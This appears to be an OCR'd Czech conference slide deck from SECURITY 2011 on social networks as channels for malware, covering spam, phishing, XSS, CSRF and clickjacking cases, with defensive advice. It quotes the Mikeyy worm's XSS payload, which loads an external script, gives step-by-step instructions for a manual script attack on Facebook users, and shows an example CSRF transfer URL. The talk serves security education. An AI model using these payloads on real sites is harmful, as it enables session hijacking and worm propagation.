SECURITY 2011


19. ročník konference o bezpečnosti v ICT

Sociální sítě jako nová platforma pro šíření Malware

Michal Tresner

AEC, spol. s r. o.

Svět sociálních sítí k 1. 1. 2011




Známé i neznámé

- Facebook
  - > 500 mil. registrovaných uživatelů???
  - SSL zavedeno v lednu 2011
- MySpace
  - Jeden z průkopníků sociálních sítí
  - Benevolentní k modifikacím osobního profilu
- Mixi
  - > 20 mil. registrovaných uživatelů - Japonců
- Orkut
  - Sociální síť od Google Inc. Populární hlavně v Brazílii a Indii
- Twitter
  - Mikroblogovací služba/sociální síť s cca 100 mil. uživatelů
- LinkedIn
  - Sociální síť orientovaná na profesní vztahy

Hrozby související se sociálními sítěmi

- Šíření SPAMu
- Phishing
- ***Šíření Malware***
- Krádež identity
  - Různé účely využití – přístup k citlivým údajům, SPAM, Malware
- Zneužití osobních údajů
  - Například k útokům na zaměstnance firmy pomocí sociálního inženýrství
- Scam 419
- Ztráta produktivity :-)



Metody šíření Malware

- **Manual script attacks**
  - Příklad: Facebook, 2009 – 2010 „Find your facebook twin”
  - Napadeny stovky tisíc uživatelů sítě Facebook
  - Instrukce:
    1. Click the Like button (Tímto dojde k vytvoření záznamu na profilu uživatele)
    2. Press CTRL+C
    3. Press ALT+D
    4. Press CTRL+V
    5. Press ENTER

Metody šíření Malware

- **Cross-site scripting (XSS)**
  - Příklad: Twitter, duben 2009 „Mikeyy worm”
  - Napadeno 18 000 uživatelů

  - Chyba v použití CSS:

    Normální tag:

```
<style type=”text/css”> a { color: #0000ff; } </style>
```

    Modifikovaný tag s vloženým kódem:

```
<style type=”text/css”> a { color: # </style>mikeyy:)“></a>
<script src=http://mikeyylolzxyzcom/x.js> </script>
```

  - Využití :
    - Šíření odkazů na Malware
    - Unášení relace
    - XSS Proxy

Metody šíření Malware

- **Cross-site request forgery (CSRF)**
  - Příklad: MySpace, rok 2005 „Samy is my hero”
  - Napaden milion uživatelů během prvních 20 hodin

Příklad využití CSRF:

- https://www.superbanka.com/sendmoney.jsp
  ?ucet=12345&castka=1000

Metody šíření Malware

- **Clickjacking (UI Redressing)**
  - Příklad: Facebook, září 2010
    - „LOL This girl gets OWNED after a POLICE OFFICER reads her STATUS MESSAGE.“
    - „This man takes a picture of himself EVERYDAY for 8 YEARS!!„
    - „The Prom Dress That Got This Girl Suspended From School.“

Metody šíření Malware

- **Vizualizace metody Clickjacking (UI Redressing)**

Další trendy v oblasti zneužití sociálních sítí

- Velké sociální sítě využívají mocné API pro přenesení rozvoje sítě na (nedůvěryhodné) externí subjekty.
- Facebook se stává platformou pro webové aplikace třetích stran.
- Malware využívá sociálních sítí jako vysoce dostupné Command & Control centrum.

Jak se bránit ?

- Vzdělávání uživatelů !!!
- Technické prostředky
  - Aktuální software (prohlížeč, pluginy, operační systém, antivir)
  - Plugin NoScript
  - Komplexní systémy ochrany: WAF, DLP a další.

- Blokování Sociálních sítí – dlouhodobě neudržitelné řešení

SECURITY 2011

19. ročník konference o bezpečnosti v ICT

Děkujeme za pozornost.

Michal Tresner
AEC, spol. s r. o.
michal.tresner@aec.cz